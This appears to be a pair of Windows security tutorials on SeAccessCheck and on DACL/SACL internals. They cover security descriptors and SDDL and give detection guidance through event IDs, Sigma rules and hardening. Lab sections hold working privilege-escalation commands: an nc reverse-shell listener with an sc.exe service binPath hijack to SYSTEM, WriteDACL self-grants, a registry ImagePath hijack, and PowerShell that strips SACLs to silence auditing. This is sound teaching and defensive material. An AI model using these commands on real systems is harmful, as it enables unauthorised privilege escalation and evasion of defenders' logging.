nc -lvnp 4444
Copy revshell.exe to C:\Temp\ on the lab VM.
Trigger as labuser
:: labuser holds SERVICE_CHANGE_CONFIG, so ChangeServiceConfig succeeds
sc.exe config VulnSvc binPath= "C:\Temp\revshell.exe"

:: labuser holds SERVICE_START, so the SCM launches the new binary as SYSTEM
sc.exe start VulnSvc
The listener catches a shell running as NT AUTHORITY\SYSTEM. No memory corruption, no shellcode tricks – just a DACL that said yes to the wrong SID.
Watch the Check in WinDbg
To see the kernel decision behind the SCM’s calls, attach a kernel debugger to the VM and break on the routine:
kd> bp nt!SeAccessCheck
kd> g
Breakpoint 0 hit
nt!SeAccessCheck:
kd> r r9          ; x64: 4th arg (DesiredAccess) lands in R9
kd> kb            ; confirm the caller is the SCM resolving SERVICE_START
You will see DesiredAccess carrying the service start bit, the DACL walk clearing it against the AU allow ACE, and GrantedAccess coming back with that bit set. The algorithm did precisely what it was told.
12. Detection, Auditing, and Hardening
None of this is invisible. The access check and its abuse leave a clear trail if auditing is configured.
Windows Security Event IDs
| Event ID | Channel | Fires when |
|---|---|---|
4656 | Security | A handle to an object was requested (rights requested, not yet used). |
4663 | Security | An attempt was made to access an object. Requires a matching SACL ACE; success only, shows the right was used. |
4670 | Security | Permissions on an object were changed (DACL/SACL modified). |
4672 | Security | Special privileges assigned to new logon (catches SeDebugPrivilege). |
4907 | Security | Auditing settings on an object changed (SACL tamper). |
4719 | Security | System audit policy changed. |
7045 | System | New service installed. |
4663 only fires when the object’s SACL carries the relevant ACE, so SACL configuration is a prerequisite, not a default. It also has no failure variant: it confirms a right was exercised, not merely requested.
Sysmon Event IDs
| Sysmon EID | Capture target |
|---|---|
10 (ProcessAccess) | Handle opens against lsass.exe and other sensitive processes, with the requested access mask. |
13 (RegistryValue Set) | Writes to HKLM\SYSTEM\CurrentControlSet\Services\*\ImagePath. |
11 (FileCreate) | Payloads dropped into writable service paths. |
For the SeDebugPrivilege demo from Section 8, the pairing is Sysmon Event ID 10 showing the LSASS handle open with PROCESS_VM_READ plus Security Event ID 4672 recording the sensitive privilege on logon. Where kernel SACLs are impractical, Sysmon EID 10 is the better LSASS tripwire because it logs every opener and its access mask.
Audit Policy Prerequisites
auditpol /set /subcategory:"File System" /success:enable /failure:enable
auditpol /set /subcategory:"Registry" /success:enable /failure:enable
auditpol /set /subcategory:"Handle Manipulation" /success:enable /failure:enable
auditpol /set /subcategory:"Sensitive Privilege Use" /success:enable /failure:enable
auditpol /set /subcategory:"Audit Policy Change" /success:enable /failure:enable
Sigma: Service DACL Modified to Grant Broad Access
title: Service DACL Modified to Grant Permissive Access
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4670
    ObjectType: 'Service Object'
    NewSd|contains:
      - 'WD)'   # World / Everyone
      - 'BU)'   # BUILTIN\Users
      - 'AU)'   # Authenticated Users
  condition: selection
level: high
Useful Sigma fields: EventID, ObjectName, ObjectType, OldSd, NewSd, SubjectUserSid, SubjectLogonId, AccessMask, ProcessName. The Microsoft-Windows-Security-Auditing provider ({54849625-5478-4994-A5BA-3E3B0328C30D}) carries all the Security events above.
Hardening
- Never ship a NULL DACL. Build an explicit, minimal DACL with
SetSecurityDescriptorDacland a real ACE list. - Keep deny ACEs ahead of allow ACEs so the first matching ACE makes the intended decision.
- Tighten service descriptors with
sc.exe sdset, removingDC/RPfrom non-admin SIDs. - Least privilege everywhere so attackers cannot harvest tokens from privileged processes.
- Restrict token rights:
Create a Token Objectto Local System only;Replace a Process Level Tokento Local and Network Service. - Put SACLs on the crown jewels (LSASS, the SAM hive,
NTDS.dit, sensitive keys) so access produces auditable events. - Run
accesschk.exeon a schedule to catch world-writable services, keys, and paths before an attacker does.
MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Access Token Manipulation | T1134 | 4672, token-related logon anomalies |
| Token Impersonation/Theft | T1134.001 | Sysmon 10, abnormal DuplicateTokenEx usage |
| Make and Impersonate Token | T1134.003 | LogonUser/SetThreadToken from non-service code |
| SID-History Injection | T1134.005 | DC replication / SID anomalies |
| File and Directory Permissions Modification | T1222 | 4670, 4907 |
| Windows File/Directory Permissions Modification | T1222.001 | icacls/cacls/takeown/sc sdset process events |
| Services Registry Permissions Weakness | T1574.011 | 7045, Sysmon 13 on ImagePath, 4670 on service objects |

13. Tools for Access-Check Analysis
| Tool | Description | Link |
|---|---|---|
| AccessChk | Enumerate effective rights on services, keys, files, processes | live.sysinternals.com |
| NtObjectManager | PowerShell Get-NtGrantedAccess/DACL walking | github.com |
| WinObj | Browse the object namespace and per-object security | live.sysinternals.com |
| Process Hacker | Inspect token SIDs, privileges, integrity, handle access masks | processhacker.sourceforge.io |
| WinDbg | bp nt!SeAccessCheck, inspect ACCESS_STATE and parameters | learn.microsoft.com |
| Sysmon | ProcessAccess/Registry/FileCreate telemetry | live.sysinternals.com |
sc.exe | Read/write service SDDL (sdshow/sdset) | built-in |
Summary
SeAccessCheckis the one routine that decides every securable-object access decision in Windows, comparing the caller’s token to the object’s DACL for the requestedACCESS_MASK.- The algorithm is a single ordered DACL walk: matching deny ACEs end it immediately, matching allow ACEs clear bits, and access is granted only when no requested bit remains.
- A NULL DACL grants everyone everything; an empty DACL denies everyone – two descriptors that look almost identical and behave oppositely.
- MIC runs before the DACL, privileges like
SeDebugPrivilegebypass MIC and ACE checks but not protected-process or callback checks, and restricted tokens force a second intersecting pass. - Weak object DACLs (a writable service is the textbook case) turn the access check from a guard into a privilege-escalation primitive – detect it with Security
4670/7045, Sysmon10/13, and SACL-driven4663, and harden by never shipping permissive or NULL DACLs.
Related Tutorials
- Access Tokens and Privileges: The Kernel’s Security Context
- SIDs and Security Descriptors: Identity in Windows Security
- Fibers: User-Mode Cooperative Threads
- Jobs and Silos: Process Grouping and Resource Limits
- Windows Scheduler Internals: Priority Levels, Quantum, and Thread Selection
References
ACLs, DACLs, and SACLs: Access Control Internals
Most Windows privilege escalation I see in engagements doesn’t come from a kernel CVE. It comes from a misconfigured DACL on a service registry key, an SDDL string a developer typed wrong in 2014 that no one ever audited, or a security product whose own ACL the attacker rewrote five minutes after landing SYSTEM. Access control in Windows is not a guardrail; it’s a programmable kernel structure with a wire format, and the moment you can read and write that structure, the rules become negotiable.
Objective: Understand the kernel-level data structures that drive every Windows access check –
SECURITY_DESCRIPTOR,ACL, and the ACE taxonomy – and use that model to read, write, attack, and detect access-control changes on real objects (files, registry keys, services, AD objects).
1. The Access Control Model and the Security Reference Monitor
Every named kernel object in Windows is securable: files, registry keys, processes, threads, named pipes, services, jobs, AD objects, even thread tokens. When you call OpenProcess, CreateFile, RegOpenKeyEx, or OpenSCManager, the call funnels through the Object Manager, which hands the access decision to the Security Reference Monitor (SRM). The SRM compares your token against the object’s security descriptor and either gives you a handle with the rights you asked for, denies you, or grants a subset.
The kernel function doing the work is SeAccessCheck in ntoskrnl.exe. User mode reaches it through NtAccessCheck, which sits behind the advapi32 wrapper AccessCheck. Every handle open you have ever seen in Process Monitor passed through this code path.
You cannot defend, audit, or attack this layer without knowing the on-disk layout of a security descriptor. Almost every post-exploitation primitive that doesn’t involve a kernel exploit – WriteDACL abuse, service hijack, EDR neutering, audit suppression – is just editing the bytes you’re about to learn.
2. Security Descriptor Anatomy
The SECURITY_DESCRIPTOR is the on-object container for ownership, access control, and auditing.
| Field | Size | Description |
|---|---|---|
Revision | 1 byte | Structure revision; must be SECURITY_DESCRIPTOR_REVISION (1) |
Sbz1 | 1 byte | Reserved / alignment |
Control | 2 bytes (WORD) | Bitmask of control flags |
OffsetOwner | 4 bytes | Offset to owner SID |
OffsetGroup | 4 bytes | Offset to primary group SID (POSIX compat – not used by the Windows access check) |
OffsetSacl | 4 bytes | Offset to the SACL (audit ACEs + integrity label) |
OffsetDacl | 4 bytes | Offset to the DACL (allow/deny ACEs) |
Security descriptors exist in two forms. Absolute stores owner/group/SACL/DACL as pointer fields – useful in memory when you’re constructing one piece by piece. Self-relative packs everything into one contiguous block and treats the four Offset* fields as offsets from the start of the structure. Self-relative is what gets persisted: NTFS streams, the registry, nTSecurityDescriptor in AD, RPC payloads. If you’re ever staring at a hex dump trying to figure out where the DACL starts, you’re reading a self-relative descriptor; add OffsetDacl to the base of the structure and you’re at the ACL header.
Key Control flags worth memorising:
| Flag | Value | Meaning |
|---|---|---|
SE_DACL_PRESENT | 0x0004 | A DACL is present (set means “check ACL”; cleared means “no security defined”) |
SE_SACL_PRESENT | 0x0010 | A SACL is present |
SE_DACL_PROTECTED | 0x1000 | DACL blocks inheritance from parent containers |
SE_SACL_PROTECTED | 0x2000 | Same, for the SACL |
SE_SELF_RELATIVE | 0x8000 | Descriptor is in self-relative format |
The SE_*_PRESENT flags are the entire basis of the NULL-vs-empty ACL gotcha in §3.
3. ACL Structure and ACE Types
DACL and SACL share the same physical layout – same header, same ACE encoding. Only their semantics differ: a DACL grants/denies, a SACL audits.
| Field | Size | Description |
|---|---|---|
AclRevision | 1 byte | ACL_REVISION (2) for basic ACEs; ACL_REVISION_DS (4) for AD object ACEs |
Sbz1 | 1 byte | Reserved |
AclSize | 2 bytes | Total ACL size in bytes, including all ACEs |
AceCount | 2 bytes | Number of ACEs |
Sbz2 | 2 bytes | Reserved |
Immediately after the header, ACEs are packed back-to-back. Each ACE starts with an ACE_HEADER:
typedef struct _ACE_HEADER {
    BYTE  AceType;     // ACCESS_ALLOWED_ACE_TYPE, ACCESS_DENIED_ACE_TYPE, ...
    BYTE  AceFlags;    // OBJECT_INHERIT_ACE, CONTAINER_INHERIT_ACE, etc.
    WORD  AceSize;     // total ACE length in bytes
} ACE_HEADER, *PACE_HEADER;
The common ACE types:
| Type Constant | Value | Use |
|---|---|---|
ACCESS_ALLOWED_ACE_TYPE | 0x00 | Grants rights (DACL) |
ACCESS_DENIED_ACE_TYPE | 0x01 | Denies rights (DACL) |
SYSTEM_AUDIT_ACE_TYPE | 0x02 | Audit log on access (SACL) |
ACCESS_ALLOWED_OBJECT_ACE_TYPE | 0x05 | AD object-specific allow (needs ACL_REVISION_DS) |
ACCESS_DENIED_OBJECT_ACE_TYPE | 0x06 | AD object-specific deny |
SYSTEM_AUDIT_OBJECT_ACE_TYPE | 0x07 | AD object-specific audit (SACL) |
SYSTEM_MANDATORY_LABEL_ACE_TYPE | 0x11 | Integrity level label (SACL – see §8) |
The two ACEs you’ll touch most often share an identical layout:
typedef struct _ACCESS_ALLOWED_ACE {
    ACE_HEADER  Header;
    ACCESS_MASK Mask;       // 32-bit rights bitmask
    DWORD       SidStart;   // first DWORD of the variable-length SID
} ACCESS_ALLOWED_ACE;
Common AceFlags:
| Flag | Value | Meaning |
|---|---|---|
OBJECT_INHERIT_ACE | 0x01 | Non-container child objects inherit |
CONTAINER_INHERIT_ACE | 0x02 | Container child objects inherit |
INHERIT_ONLY_ACE | 0x08 | ACE doesn’t apply here, only to children |
INHERITED_ACE | 0x10 | ACE was inherited from a parent |
SUCCESSFUL_ACCESS_ACE_FLAG | 0x40 | (SACL) audit successful accesses |
FAILED_ACCESS_ACE_FLAG | 0x80 | (SACL) audit failures |
NULL ACL vs. Empty ACL
This trips people up every week. They are not the same thing.
- NULL DACL – the
SE_DACL_PRESENTflag is set but the descriptor has no DACL data attached. The SRM reads “no security defined” and grants everyone full access. This is the configuration that ends up in OSCP write-ups under “misconfigured share.” - Empty DACL –
SE_DACL_PRESENTis set, a validACLheader exists, andAceCount == 0. There are no allow ACEs, so the SRM hits implicit-deny at the end of the walk. Nobody (except the owner exercisingWRITE_DAC/READ_CONTROLvia ownership) gets in.
In SDDL the NULL DACL is written D:NO_ACCESS_CONTROL. If your environment scan flags that string, treat it like a fire.

4. The Access Check Algorithm
When SeAccessCheck is called with a token and a desired access mask, it works through roughly these stages. The bit you should commit to memory is the DACL walk.
- Owner short-circuit. If the requestor is the object’s owner, they implicitly get
READ_CONTROLandWRITE_DAC– they can always read and rewrite the DACL. - Mandatory Integrity Check. Before the DACL is touched, the token’s integrity level is compared against the object’s
SYSTEM_MANDATORY_LABEL_ACEand its policy bits (NO_WRITE_UP,NO_READ_UP,NO_EXECUTE_UP). A Medium-IL process trying to write to a High-IL object fails here, regardless of what the DACL says. - DACL present check. If
SE_DACL_PRESENTis clear, or the DACL pointer is NULL → grant everything (the NULL DACL behaviour). - ACE walk, top to bottom. For each ACE in order:
– If the ACE’s SID isn’t in the token’s enabled SIDs, skip.
– Deny ACE that covers any still-requested bit → access denied, stop.
– Allow ACE → flip on the granted bits. When all requested bits are granted, stop with success. - End of list. If any requested bit is still ungranted → access denied (implicit deny).
This is why ACE ordering matters and why Windows tools build DACLs in canonical order: explicit Deny, explicit Allow, inherited Deny, inherited Allow. A non-canonical DACL – one with an Allow before a Deny that should apply – silently lets through accesses the admin thought were blocked. The first time this caught me I had spent the better part of an afternoon convinced an account had been given access by some hidden group; it had been given access by the ACE order.
For SACL evaluation the algorithm is similar but instead of granting rights it emits Event 4663 / 4656 records into the Security Event Log, gated by SUCCESSFUL_ACCESS_ACE_FLAG / FAILED_ACCESS_ACE_FLAG.

5. SDDL – Security Descriptors as Strings
Anywhere you can paste a security descriptor into a text field – GPO, sc.exe sdset, the registry’s ChannelAccess value, nTSecurityDescriptor – it’s SDDL. The grammar:
O:<owner_sid> G:<group_sid> D:<dacl_flags>(<ace>)(<ace>)... S:<sacl_flags>(<ace>)...
An ACE has six semicolon-separated fields: type;flags;rights;object_guid;inherit_object_guid;trustee_sid.
Short-form aliases keep SDDL readable:
| Alias | Meaning |
|---|---|
BA | Built-in Administrators |
SY | LOCAL SYSTEM |
AU | Authenticated Users |
WD | Everyone (World) |
IU | Interactive Users |
BU | Built-in Users |
LS / NS | LocalService / NetworkService |
A | Access Allowed ACE type |
D | Access Denied ACE type |
OA/OD | Object Allow / Object Deny (AD) |
AU (rights ctx) | Audit ACE |
GA / GR / GW / GX | Generic All / Read / Write / Execute |
RC | READ_CONTROL |
WD (rights ctx) | WRITE_DAC (don’t confuse with the SID alias) |
WO | WRITE_OWNER |
CC/DC/LC/SW/RP/WP | AD-specific: create child, delete child, list, self write, read prop, write prop |
So O:BAG:SYD:(A;;GA;;;BA)(A;;GR;;;AU) means owner = Administrators, group = SYSTEM, DACL grants Administrators GenericAll and Authenticated Users GenericRead. You will see this format constantly when you start touching service descriptors with sc sdshow.
6. Reading and Writing Security Descriptors in Code
The Win32 API exposes two layers: high-level (GetNamedSecurityInfo / SetNamedSecurityInfo) and low-level (InitializeAcl, AddAccessAllowedAce, etc.). The high-level functions are what you reach for 90% of the time.
| API | Purpose |
|---|---|
GetNamedSecurityInfo | Fetch SD by name (file path, registry path, service name) |
GetSecurityInfo | Fetch SD by an open HANDLE |
SetNamedSecurityInfo / SetSecurityInfo | Apply an SD |
GetSecurityDescriptorDacl / Sacl | Pull DACL/SACL pointer out of an SD |
InitializeAcl / AddAccessAllowedAce / AddAccessDeniedAce / AddAuditAccessAce | Build ACLs from scratch |
ConvertStringSecurityDescriptorToSecurityDescriptor | SDDL → binary SD |
ConvertSecurityDescriptorToStringSecurityDescriptor | Binary SD → SDDL |
AccessCheck | User-mode wrapper for SeAccessCheck |
NtQuerySecurityObject / NtSetSecurityObject | Native syscalls behind the curtain |
Reading a DACL in C
This walks the DACL of C:\LabFiles\secret.txt and prints every ACE with its trustee SID and rights mask. Compile with cl /W3 dump_dacl.c advapi32.lib.
#include <windows.h>
#include <aclapi.h>
#include <sddl.h>
#include <stdio.h>

int main(void) {
    PSECURITY_DESCRIPTOR pSD = NULL;
    PACL pDacl = NULL;
    DWORD r = GetNamedSecurityInfoA(
        "C:\\LabFiles\\secret.txt",
        SE_FILE_OBJECT,
        DACL_SECURITY_INFORMATION,
        NULL, NULL, &pDacl, NULL, &pSD);
    if (r != ERROR_SUCCESS) { printf("GetNamedSecurityInfo failed: %lu\n", r); return 1; }

    ACL_SIZE_INFORMATION info = {0};
    GetAclInformation(pDacl, &info, sizeof(info), AclSizeInformation);
    printf("DACL has %lu ACEs\n", info.AceCount);

    for (DWORD i = 0; i < info.AceCount; i++) {
        PVOID pAce = NULL;
        if (!GetAce(pDacl, i, &pAce)) continue;
        ACE_HEADER* hdr = (ACE_HEADER*)pAce;

        if (hdr->AceType == ACCESS_ALLOWED_ACE_TYPE ||
            hdr->AceType == ACCESS_DENIED_ACE_TYPE) {
            ACCESS_ALLOWED_ACE* a = (ACCESS_ALLOWED_ACE*)pAce;
            LPSTR sidStr = NULL;
            ConvertSidToStringSidA((PSID)&a->SidStart, &sidStr);
            printf("[%lu] %s Mask=0x%08lX Flags=0x%02X Sid=%s\n",
                   i,
                   hdr->AceType == ACCESS_ALLOWED_ACE_TYPE ? "ALLOW" : "DENY ",
                   a->Mask, hdr->AceFlags, sidStr);
            LocalFree(sidStr);
        } else {
            printf("[%lu] AceType=0x%02X (non-basic, skipped)\n", i, hdr->AceType);
        }
    }
    LocalFree(pSD);
    return 0;
}
Building and applying a DACL – the NULL trap, then the fix
// Intentionally create a NULL DACL — "everyone can do anything" on the file.
SECURITY_DESCRIPTOR sd;
InitializeSecurityDescriptor(&sd, SECURITY_DESCRIPTOR_REVISION);
SetSecurityDescriptorDacl(&sd, TRUE, NULL, FALSE);  // <-- NULL DACL
SetFileSecurityA("C:\\LabFiles\\secret.txt", DACL_SECURITY_INFORMATION, &sd);
// Anyone on the box can now read/write/delete the file.
Replace it with an explicit, restrictive DACL: Authenticated Users denied, Administrators allowed.
// SDDL shortcut — denies AU, grants BA GenericAll.
PSECURITY_DESCRIPTOR pSD = NULL;
ConvertStringSecurityDescriptorToSecurityDescriptorA(
    "D:(D;;GA;;;AU)(A;;GA;;;BA)",
    SDDL_REVISION_1, &pSD, NULL);

PACL pDacl = NULL; BOOL present = FALSE, defaulted = FALSE;
GetSecurityDescriptorDacl(pSD, &present, &pDacl, &defaulted);

SetNamedSecurityInfoA(
    "C:\\LabFiles\\secret.txt",
    SE_FILE_OBJECT,
    DACL_SECURITY_INFORMATION,
    NULL, NULL, pDacl, NULL);
LocalFree(pSD);
PowerShell equivalents
# Read
$acl = Get-Acl "C:\LabFiles\secret.txt"
$acl.Access | Format-Table IdentityReference, FileSystemRights, AccessControlType
$acl.Sddl    # serialised form

# Add an allow ACE for a low-priv user
$rule = New-Object System.Security.AccessControl.FileSystemAccessRule(
    "LAB\lowpriv", "Read", "Allow")
$acl.AddAccessRule($rule)
Set-Acl "C:\LabFiles\secret.txt" $acl
Get-Acl returns a System.Security.AccessControl.FileSecurity, which wraps the same on-disk security descriptor – every property maps back to the structures in §2 and §3.
7. SACL and Object Auditing
A SACL is just an ACL whose ACEs are SYSTEM_AUDIT_ACE entries with SUCCESSFUL_ACCESS_ACE_FLAG and/or FAILED_ACCESS_ACE_FLAG set. When the SRM walks the DACL it then walks the SACL; matching audit ACEs fire Security Event Log records (4656 on open, 4663 on the actual access).
Auditing on Windows is a two-step configuration, which is why many shops think they have auditing but don’t:
- The object must have a SACL with audit ACEs attached.
- The matching subcategory under Advanced Audit Policy Configuration → Object Access must be enabled.
Either step alone produces nothing. Check both with:
auditpol /get /category:"Object Access"
(Get-Acl -Audit "C:\LabFiles\secret.txt").Audit
Modifying a SACL requires SeSecurityPrivilege, which is held by Administrators and almost nothing else. Treat it as a tier-0 privilege – once an attacker has it, they can rewrite or remove SACLs to blind your file-access detections (see §10).
8. Mandatory Integrity Control
Layered on top of the DACL is MIC. Every token carries an integrity level SID; every object can carry one too, via a SYSTEM_MANDATORY_LABEL_ACE (0x11) in its SACL (not DACL – first time I tried to add one with AddAccessAllowedAce I spent twenty minutes wondering why nothing changed). The IL SIDs:
| SID | Level |
|---|---|
S-1-16-4096 | Low |
S-1-16-8192 | Medium |
S-1-16-12288 | High (elevated admin) |
S-1-16-16384 | System |
The ACE’s Mask carries policy bits – SYSTEM_MANDATORY_LABEL_NO_WRITE_UP, _NO_READ_UP, _NO_EXECUTE_UP – that control what a lower-IL token can do to a higher-IL object. This is the layer that keeps a Low-IL sandbox (browser renderer, LSA-isolated worker) from poking your Medium-IL files even if the DACL is permissive. It’s also why UAC elevation matters: an unelevated admin runs at Medium IL and is blocked from High-IL objects regardless of group membership.

9. Lab: WriteDACL Escalation and Audit Suppression
Setup: Windows 10/11 lab VM, fully owned. Create a low-privilege local account lowpriv. Place C:\LabFiles\secret.txt. Apply this initial DACL – lowpriv gets WriteDAC but no Read:
icacls C:\LabFiles\secret.txt /inheritance:r
icacls C:\LabFiles\secret.txt /grant:r "SYSTEM:(F)" "Administrators:(F)"
icacls C:\LabFiles\secret.txt /grant:r "lowpriv:(WDAC)"
# Add a SACL: audit successful reads/writes by anyone
$acl = Get-Acl -Audit C:\LabFiles\secret.txt
$audit = New-Object System.Security.AccessControl.FileSystemAuditRule(
    "Everyone","ReadData,WriteData","Success")
$acl.AddAuditRule($audit)
Set-Acl C:\LabFiles\secret.txt $acl
Now log in as lowpriv and exploit the misconfiguration:
# 1. Recon
icacls C:\LabFiles\secret.txt
# lowpriv: WDAC — write DAC, no read

# 2. Grant ourselves FullControl by rewriting the DACL
$acl = Get-Acl C:\LabFiles\secret.txt
$rule = New-Object System.Security.AccessControl.FileSystemAccessRule(
    "$env:USERNAME","FullControl","Allow")
$acl.AddAccessRule($rule)
Set-Acl C:\LabFiles\secret.txt $acl

# 3. Read
Get-Content C:\LabFiles\secret.txt
Step 2 fires Event 4670 (“permissions on an object were changed”). The Security log captures the old SDDL and new SDDL side-by-side – invaluable in detection, because the diff tells you exactly which ACE got added.
Audit suppression as defense evasion
If the attacker has SeSecurityPrivilege, they can strip the SACL and silence step 3:
$acl = Get-Acl -Audit C:\LabFiles\secret.txt
$acl.SetAuditRuleProtection($true,$false)   # break inheritance, drop inherited
$acl.Audit | ForEach-Object { [void]$acl.RemoveAuditRule($_) }
Set-Acl -Path C:\LabFiles\secret.txt -AclObject $acl
The 4663 events you were relying on stop appearing – but the SACL change itself fires Event 4907 (“auditing settings on an object were changed”), and policy-level audit changes fire Event 4715. If you only alert on 4663s, you never see the access; if you alert on 4907/4715 you catch the attacker trying to go dark. That asymmetry is the entire detection model – see §12.
10. Lab: Registry Service ACL Abuse (T1574.011)
This is the classic. A service whose registry key allows non-admins KEY_SET_VALUE is a one-step path to SYSTEM.
# Stage: create a deliberately weak service for the lab
sc.exe create LabSvc binPath= "C:\Windows\System32\notepad.exe" start= auto
# Open the registry key DACL and grant Authenticated Users SetValue:
$key = "HKLM:\SYSTEM\CurrentControlSet\Services\LabSvc"
$acl = Get-Acl $key
$rule = New-Object System.Security.AccessControl.RegistryAccessRule(
    "Authenticated Users","SetValue","Allow")
$acl.AddAccessRule($rule); Set-Acl $key $acl
As lowpriv:
# 1. Recon — accesschk from Sysinternals is the cleanest
accesschk.exe -kwsuv "Authenticated Users" HKLM\SYSTEM\CurrentControlSet\Services\LabSvc

# 2. Confirm current ImagePath
Get-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Services\LabSvc" -Name ImagePath

# 3. Hijack
Set-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Services\LabSvc" `
    -Name ImagePath -Value "C:\LabFiles\payload.exe"

# 4. Trigger — restart the service (or wait for reboot)
sc.exe start LabSvc
# payload.exe runs as LOCAL SYSTEM
Where payload.exe is a lab-only program that drops whoami /priv > C:\out.txt. This maps directly to ATT&CK T1574.011 – Hijack Execution Flow: Services Registry Permissions Weakness.
Detection: Event 4657 (registry value modified) on the service key, and Sysmon Event ID 13 (RegistryEvent: Value Set) – Sysmon is the more reliable of the two because the Security log requires a SACL on the key, which is rarely configured by default.
11. Common Attacker Techniques
| Technique | Description |
|---|---|
| NULL DACL planting | Replace a sensitive object’s DACL with NULL so anyone can touch it (D:NO_ACCESS_CONTROL) |
| WriteDACL → self-grant | Use a delegated WRITE_DAC right to add an Allow ACE for yourself (files, registry, services, AD objects) |
| WriteOwner abuse | Take ownership of an object; owner can always rewrite the DACL |
| Service registry hijack | Rewrite ImagePath on a service whose key allows KEY_SET_VALUE to non-admins (T1574.011) |
| SACL stripping | Remove audit ACEs to blind file/registry-access detections (requires SeSecurityPrivilege) |
ChannelAccess rewrite | Modify HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels\*\ChannelAccess SDDL to deny non-admin readers or block writes to a log |
| AD WriteDACL on user/group | Grant yourself Reset Password or Replicating Directory Changes by editing nTSecurityDescriptor (BloodHound’s bread and butter) |
| EDR DACL rewrite | With SeSecurityPrivilege + WRITE_DAC over an EDR service, deny SYSTEM the stop right – service becomes unkillable, but so is the attacker’s process if they pivoted through it |
| Non-canonical ACE ordering | Inject an Allow before a Deny that should apply, exploiting top-down access check ordering |
12. Detection and Defense
Windows Security Event IDs
| Event ID | Description | Trigger |
|---|---|---|
4656 | Handle to an object was requested | Object open attempt (requires SACL + Object Access policy) |
4663 | Attempt was made to access an object | The actual read/write/delete (SACL-driven) |
4657 | A registry value was modified | Registry value write (SACL on key) |
4670 | Permissions on an object were changed | DACL change – includes old and new SDDL |
4703 | A token right was adjusted | SeSecurityPrivilege enable – pre-cursor to SACL tampering |
4715 | The audit policy (SACL) on an object was changed | Always logged; key indicator of audit suppression |
4907 | Auditing settings on an object were changed | SACL change on a file/registry object |
5136 | A directory service object was modified | AD nTSecurityDescriptor changes (on DCs) |
Sysmon
| Sysmon Event ID | Description | Relevance |
|---|---|---|
12 | RegistryEvent (object create/delete) | Service key create/delete |
13 | RegistryEvent (value set) | Hijacked ImagePath, ChannelAccess, etc. |
14 | RegistryEvent (key/value rename) | Service or channel key rename |
Sysmon does not directly log DACL changes – pair it with Security 4670 / 4907.
Sigma – DACL change on a sensitive file
title: DACL Modified on Sensitive Object
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4670
    ObjectType:
      - 'File'
      - 'Key'
  sensitive_path:
    ObjectName|contains:
      - '\LabFiles\'
      - '\CurrentControlSet\Services\'
      - '\WINEVT\Channels\'
  filter_legitimate:
    SubjectUserName|endswith: '$'
  condition: selection and sensitive_path and not filter_legitimate
fields:
  - SubjectUserName
  - ObjectName
  - OldSd
  - NewSd
level: high
The OldSd / NewSd fields are the secret weapon – diff them and you see the exact ACE the attacker added.
Hardening
- Scan for
D:NO_ACCESS_CONTROLacross files, registry, and AD. Anything flagged is a vulnerability ticket. - Tightly hold
SeSecurityPrivilege. Strip it from your standard admin tier; give it only to a small set of audit-only accounts. - Protect Event Log
ChannelAccessvalues underHKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels\<channel>\– apply a SACL on the key and alert on Event4657against it. - Run security services as PPL where supported, so even SYSTEM-with-WRITE_DAC can’t rewrite their DACL.
- Enable Global Object Access Auditing for File System and Registry. It pushes a system-wide SACL onto every object of that type, so a per-object SACL-strip no longer blinds you.
- Verify DACL canonicalisation. Tools like
icacls /verifyand PowerShell’s[System.Security.AccessControl.RawAcl]parsing will flag out-of-order ACEs.
MITRE ATT&CK
| Technique | ID | Detection |
|---|---|---|
| File and Directory Permissions Modification | T1222 | 4670 + Sigma on OldSd/NewSd diff |
| Windows File/Directory Permissions Modification | T1222.001 | icacls, cacls, takeown, Set-Acl command-line auditing + 4670 |
| Services Registry Permissions Weakness | T1574.011 | 4657 + Sysmon 13 on Services\*\ImagePath |
| Impair Defenses: Disable Windows Event Logging | T1562.002 | 4715, 4907, ChannelAccess modification on WINEVT keys |
| Access Token Manipulation | T1134 | 4703 – SeSecurityPrivilege enable as precursor |

13. Tools for ACL Analysis
| Tool | Use | Link |
|---|---|---|
